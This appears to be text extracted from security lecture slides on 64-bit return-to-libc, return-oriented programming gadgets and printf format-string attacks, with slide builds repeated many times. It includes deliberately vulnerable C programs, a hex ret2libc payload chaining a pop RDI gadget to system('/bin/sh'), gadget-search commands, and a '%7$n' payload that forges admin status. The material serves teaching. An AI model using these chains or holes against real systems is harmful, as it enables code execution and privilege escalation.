- The function address cannot contain '0'-bytes (string terminator)
 - If input buffer is copied/moved, only part before '0'-byte is considered
 - Idea of **ASCII Armoring**: ensure “dangerous” functions have '0' byte in address (e.g., 0x08040080)



- The function address cannot contain '0'-bytes (string terminator)
 - If input buffer is copied/moved, only part before '0'-byte is considered
 - Idea of **ASCII Armoring**: ensure “dangerous” functions have '0' byte in address (e.g., 0x0804**00**80)
- The argument is only on 32-bit systems on the **stack**



- The function address cannot contain '0'-bytes (string terminator)
 - If input buffer is copied/moved, only part before '0'-byte is considered
 - Idea of **ASCII Armoring**: ensure “dangerous” functions have '0' byte in address (e.g., 0x0804**00**80)
- The argument is only on 32-bit systems on the **stack**
- How to solve that for **64-bit systems**?



- The 64-bit calling convention requires the **parameters** to be in **registers** (RDI, RSI, RDX, RCX, ...)



- The 64-bit calling convention requires the **parameters** to be in **registers** (RDI, RSI, RDX, RCX, ...)
- We can only put values onto the **stack**



- The 64-bit calling convention requires the **parameters** to be in **registers** (RDI, RSI, RDX, RCX, ...)
- We can only put values onto the **stack**
- Is there a dedicated function which **copies stack values** to **registers**?
- No...



- The 64-bit calling convention requires the **parameters** to be in **registers** (RDI, RSI, RDX, RCX, ...)
- We can only put values onto the **stack**
- Is there a dedicated function which **copies stack values** to **registers**?
- No... but **parts of functions** usually do that

- We are looking for a function part that **pops a value from the stack into a register** and returns





- We are looking for a function part that **pops a value from the stack into a register** and returns
- We can search our binary or the libc for such function parts:

- We are looking for a function part that **pops a value from the stack into a register** and returns
- We can search our binary or the libc for such function parts:



```
% objdump -d /lib/x86_64-linux-gnu/libc.so.6 | grep -B1 ret \  
| grep -A1 -E "pop.*r??"  
1f930:      5d                pop     %rbp  
1f931:      c3                retq  
--  
1fb12:      41 5c            pop     %r12  
1fb14:      c3                retq  
--  
[...]
```



- We are looking for a function part that **pops a value from the stack into a register** and returns
- We can search our binary or the libc for such function parts:

```
% objdump -d /lib/x86_64-linux-gnu/libc.so.6 | grep -B1 ret \  
| grep -A1 -E "pop.*r??"  
1f930:      5d                pop     %rbp  
1f931:      c3                retq  
--  
1fb12:      41 5c            pop     %r12  
1fb14:      c3                retq  
--  
[...]
```

- Bad luck, no part to pop stack value into RDI, only others



- Remember how **opcodes** work on x86?



- Remember how **opcodes** work on x86?
- Different width, opcodes can **contain other (shorter) opcodes**



- Remember how **opcodes** work on x86?
- Different width, opcodes can **contain other (shorter) opcodes**
- `pop RDI; retq` assembles to `5F C3`



- Remember how **opcodes** work on x86?
- Different width, opcodes can **contain other (shorter) opcodes**
- `pop RDI; retq` assembles to `5F C3`
- Can we find this **sequence** in the binary or the libc?



- Dump the libc as hex and look for 5F C3:



- Dump the libc as hex and look for 5F C3:

```
% xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | \  
  grep -n -A1 5f | grep c3 | wc -l  
535
```



- Dump the libc as hex and look for 5F C3:

```
% xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | \  
  grep -n -A1 5f | grep c3 | wc -l  
535
```

- The sequence `pop RDI; retq` is **535 times** (unintentionally) in the libc



- Dump the libc as hex and look for 5F C3:

```
% xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | \  
  grep -n -A1 5f | grep c3 | wc -l  
535
```

- The sequence `pop RDI; retq` is **535 times** (unintentionally) in the libc
- This building block enables return2libc attacks on **64-bit systems**



Practical Example: Borrowed Code Chunks



```
#include <stdio.h>
#include <stdlib.h>

size_t fs;
void readFile() {
    char buffer[8];
    FILE* f = fopen("test", "rb");
    if(f) {
        fseek(f, 0, SEEK_END);
        fs = ftell(f); // get filesize
        fseek(f, 0, SEEK_SET);
        fread(buffer, fs, 1, f); // read whole file
        printf("Read: %s\n", buffer);
    }
}

int main(int argc, char* argv[]) {
    readFile();
    return 0;
}
```




```
% echo Test > test
% gdb ./file
(gdb) r
Starting program: /home/file
Read: Test
[Inferior 1 (process 16505) exited normally]
```



```
% echo Test > test
% gdb ./file
(gdb) r
Starting program: /home/file
Read: Test
[Inferior 1 (process 16505) exited normally]
```


```
% gdb ./file
(gdb) r
Starting program: /home/file < ret2libc_64
Read: AAAAAAAAAAAAAAAAAAAAAAAAAA◆◆◆◆
$
```



Practical Example Analysis: Borrowed Code Chunks




```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```





```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```


→





```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```


→





```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

→



} buffer



```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

→

...
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
0x4141414141414141

} buffer



```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

→

...
0x000000000400560
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
0x4141414141414141

} buffer



```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

→

...
0x000000000400560
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
0x4141414141414141

} buffer



```
41 41 41 41 41 41 41 41 ("AAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

→

...
0x000000000400560
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
0x4141414141414141

} buffer



```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

pop RDI; retq Gadget

→

...
0x000000000400560
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
0x4141414141414141

} buffer



```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

pop RDI; retq Gadget

RDI ← &"/bin/sh"



...
0x000000000400560
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
0x4141414141414141

} buffer



```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```

system(RDI)

```
system("/bin/sh")
```



...
0x000000000400560
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
0x4141414141414141

} buffer



Practical Example Impact: Borrowed Code Chunks




- Borrowed code chunks makes return2libc attacks **compatible** with x86-64 **calling convention**




- Borrowed code chunks makes return2libc attacks **compatible** with x86-64 **calling convention**
- As libc contains a lot of code, **probability** to find useful sequences is **high**




- Borrowed code chunks makes return2libc attacks **compatible** with x86-64 **calling convention**
- As libc contains a lot of code, **probability** to find useful sequences is **high**
- Same impact as return2libc on 32-bit systems




- Return2libc on 64-bit systems uses parts of functions to set-up registers to call a libc function (borrowed code chunks)




- Return2libc on 64-bit systems uses parts of functions to set-up registers to call a libc function (borrowed code chunks)
- What if there is no libc/**no useful libc function** such as `system`?



- Return2libc on 64-bit systems uses parts of functions to set-up registers to call a libc function (borrowed code chunks)
- What if there is no libc/**no useful libc function** such as `system`?
- `system` is just a function consisting of “normal” C code



- Return2libc on 64-bit systems uses parts of functions to set-up registers to call a libc function (borrowed code chunks)
- What if there is no libc/**no useful libc function** such as `system`?
- `system` is just a function consisting of “normal” C code
- Can we **rebuild** this function ourself from other function parts?





- Uses existing code to exploit a program (similar to return2libc)



- Uses existing code to exploit a program (similar to return2libc)
- Does not use whole functions, but parts of functions (so called **gadgets**)



- Uses existing code to exploit a program (similar to return2libc)
- Does not use whole functions, but parts of functions (so called **gadgets**)
- These gadgets are assembler **instructions followed by a `ret`**



- Uses existing code to exploit a program (similar to return2libc)
- Does not use whole functions, but parts of functions (so called **gadgets**)
- These gadgets are assembler **instructions followed by a `ret`**
 - `pop RDI; retq`





- Uses existing code to exploit a program (similar to return2libc)
- Does not use whole functions, but parts of functions (so called **gadgets**)
- These gadgets are assembler **instructions followed by a ret**
 - `pop RDI; retq`
 - `pop RDI; pop R15; retq`








- Uses existing code to exploit a program (similar to return2libc)
- Does not use whole functions, but parts of functions (so called **gadgets**)
- These gadgets are assembler **instructions followed by a ret**
 - `pop RDI; retq`
 - `pop RDI; pop R15; retq`
 - `add RSP, 8; retq`








- Uses existing code to exploit a program (similar to return2libc)
- Does not use whole functions, but parts of functions (so called **gadgets**)
- These gadgets are assembler **instructions followed by a `ret`**
 - `pop RDI; retq`
 - `pop RDI; pop R15; retq`
 - `add RSP, 8; retq`
- Gadgets are chained together for a shellcode





















Gadgets are often **unintended**

- Consider the byte sequence 05 5a 5e 5f c3



Gadgets are often **unintended**

- Consider the byte sequence `05 5a 5e 5f c3`
- It disassembles to





Gadgets are often **unintended**

- Consider the byte sequence 05 5a 5e 5f c3
- It disassembles to
`add eax, 0xc35f5e5a`



Gadgets are often **unintended**

- Consider the byte sequence 05 5a 5e 5f c3
- It disassembles to
`add eax, 0xc35f5e5a`
- However, if we skip the first byte, it disassembles to



Gadgets are often **unintended**


- Consider the byte sequence 05 5a 5e 5f c3
- It disassembles to
`add eax, 0xc35f5e5a`
- However, if we skip the first byte, it disassembles to
`pop rdx`
`pop rsi`
`pop rdi`
`ret`




Gadgets are often **unintended**


- Consider the byte sequence 05 5a 5e 5f c3
- It disassembles to
`add eax, 0xc35f5e5a`
- However, if we skip the first byte, it disassembles to
`pop rdx`
`pop rsi`
`pop rdi`
`ret`
- This property is due to non-aligned, variable width opcodes

- A few gadgets are enough for ROP to be **Turing complete**







- A few gadgets are enough for ROP to be **Turing complete**
- Usually the gadgets in the libc are sufficient



- A few gadgets are enough for ROP to be **Turing complete**
- Usually the gadgets in the libc are sufficient
- There are **tools** to automatically



- A few gadgets are enough for ROP to be **Turing complete**
- Usually the gadgets in the libc are sufficient
- There are **tools** to automatically
 - **Find gadgets** required for Turing-completeness
 - **Build a ROP-chain** which opens a shell
 - **Compile** arbitrary code to a ROP chain



- A few gadgets are enough for ROP to be **Turing complete**
- Usually the gadgets in the libc are sufficient
- There are **tools** to automatically
 - **Find gadgets** required for Turing-completeness
 - **Build a ROP-chain** which opens a shell
 - **Compile** arbitrary code to a ROP chain
- Finding and combining gadgets is still like **solving a puzzle**, despite tool support



- Often an attacker just wants a **shell**, without crafting a complicated ROP chain



- Often an attacker just wants a **shell**, without crafting a complicated ROP chain
- Luckily, controlling the RIP in combination with a libc is often enough



- Often an attacker just wants a **shell**, without crafting a complicated ROP chain
- Luckily, controlling the RIP in combination with a libc is often enough
- Most versions of libc contain at least one gadget `execve("/bin/sh", NULL, NULL)`



- Often an attacker just wants a **shell**, without crafting a complicated ROP chain
- Luckily, controlling the RIP in combination with a libc is often enough
- Most versions of libc contain at least one gadget `execve("/bin/sh", NULL, NULL)`
- These gadgets are called **One-Gadget RCE** and there are tools to find them



- Return-oriented programming is still one of the **most important exploit techniques**



- Return-oriented programming is still one of the **most important exploit techniques**
- Other **variants** of return-oriented programming have been developed



- Return-oriented programming is still one of the **most important exploit techniques**
- Other **variants** of return-oriented programming have been developed
- However, principle to **re-use parts of binary** code is still the same



Sigreturn-oriented programming (SROP) Write a `sigcontext` frame onto the stack containing all register values, including instruction pointer. Call syscall `sigreturn`: registers are set to the values in `sigcontext` structure.



Sigreturn-oriented programming (SROP) Write a `sigcontext` frame onto the stack containing all register values, including instruction pointer. Call syscall `sigreturn`: registers are set to the values in `sigcontext` structure.

Jump-oriented programming (JOP) JOP gadgets end with indirect jump instead of `ret`, addresses are not stored on stack, but in a “dispatcher” table.



Sigreturn-oriented programming (SROP) Write a `sigcontext` frame onto the stack containing all register values, including instruction pointer. Call syscall `sigreturn`: registers are set to the values in `sigcontext` structure.

Jump-oriented programming (JOP) JOP gadgets end with indirect jump instead of `ret`, addresses are not stored on stack, but in a “dispatcher” table.

Loop-oriented programming (LOP) Uses a “loop gadget” that indirectly calls a function (*i.e.*, gadget) which returns back to the loop gadget in each loop iteration



Return-oriented programming (ROP)...





Return-oriented programming (ROP)...

- uses **parts of functions** to build shellcode



Return-oriented programming (ROP)...

- uses **parts of functions** to build shellcode
- is like solving a puzzle - there are tools for finding gadgets, but constructing the shellcode is still hard work




Return-oriented programming (ROP)...


- uses **parts of functions** to build shellcode
- is like solving a puzzle - there are tools for finding gadgets, but constructing the shellcode is still hard work
- does not have to inject own code, it uses **existing parts of the binary**




Return-oriented programming (ROP)...

- uses **parts of functions** to build shellcode
- is like solving a puzzle - there are tools for finding gadgets, but constructing the shellcode is still hard work
- does not have to inject own code, it uses **existing parts of the binary**
- works on 32-bit and 64-bit systems







- `printf` is Turing-complete




- `printf` is Turing-complete
- We can write arbitrary programs using `printf` format strings




- `printf` is Turing-complete
- We can write arbitrary programs using `printf` format strings
- Program is encoded in the format string



- `printf` is Turing-complete
- We can write arbitrary programs using `printf` format strings
- Program is encoded in the format string
- Program counter is the format string counter




- `printf` is Turing-complete
- We can write arbitrary programs using `printf` format strings
- Program is encoded in the format string
- Program counter is the format string counter
- There is even a Brainfuck to `printf` compiler (`printbf`)




What functionality does `printf` have?

- Memory **reads** with `%s`




What functionality does `printf` have?

- Memory **reads** with `%s`
- Memory **writes** with `%n`



What functionality does `printf` have?

- Memory **reads** with `%s`
- Memory **writes** with `%n`
- **Conditionals** with `%*.d`



What functionality does `printf` have?

- Memory **reads** with `%s`
- Memory **writes** with `%n`
- **Conditionals** with `%*.d`
- **Loops** by overwriting the format specifier counter

```
void or(int* in1, int* in2, int* out) {
    printf ("%s%s\n", in1, in2, out);
    printf ("%s\n", out, out);
}

int main() {
    int a = 0, b = 0, out;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 0; b = 1;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 1; b = 0;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 1; b = 1;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    return 0;
}
```

```
% ./printf
0 OR 0: 0
0 OR 1: 1
1 OR 0: 1
1 OR 1: 1
```

- printf allows to write **any value** to an **arbitrary address** (cf. Memory Corruption II)





- printf allows to write **any value** to an **arbitrary address** (cf. Memory Corruption II)
- We can override any value in the program, not only the saved instruction pointer



- printf allows to write **any value** to an **arbitrary address** (cf. Memory Corruption II)
- We can override any value in the program, not only the saved instruction pointer
- Interesting **targets** are
 - vtable pointers
 - GOT/PLT entries
 - `atexit` handler
 - Exception handler
 - ...



- printf allows to write **any value** to an **arbitrary address** (cf. Memory Corruption II)
- We can override any value in the program, not only the saved instruction pointer
- Interesting **targets** are
 - vtable pointers
 - GOT/PLT entries
 - `atexit` handler
 - Exception handler
 - ...
- And of course variables to mount **data-integrity attacks**



Practical Example: Data-integrity Attack with printf



```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```



```
% echo 'aaa' | ./login  
Login: aaa  
Sorry, no privileges
```



```
% echo 'aaa' | ./login
Login: aaa
Sorry, no privileges
```

```
% echo 'aaa%7$n' | ./login
Login: aaa
You are admin
```




Practical Example Analysis: Data-integrity Attack with printf



```
int main() {  
    char name[32];  
    struct {  
        int is_admin;  
    } cred = {0};  
    printf("Login: ");  
    fgets(name, 32, stdin);  
    int* admin_ptr = &(cred.is_admin);  
  
    printf(name);  
  
    if(*admin_ptr == 3) {  
        printf("You are admin\n");  
    } else {  
        printf("Sorry, no privileges\n");  
    }  
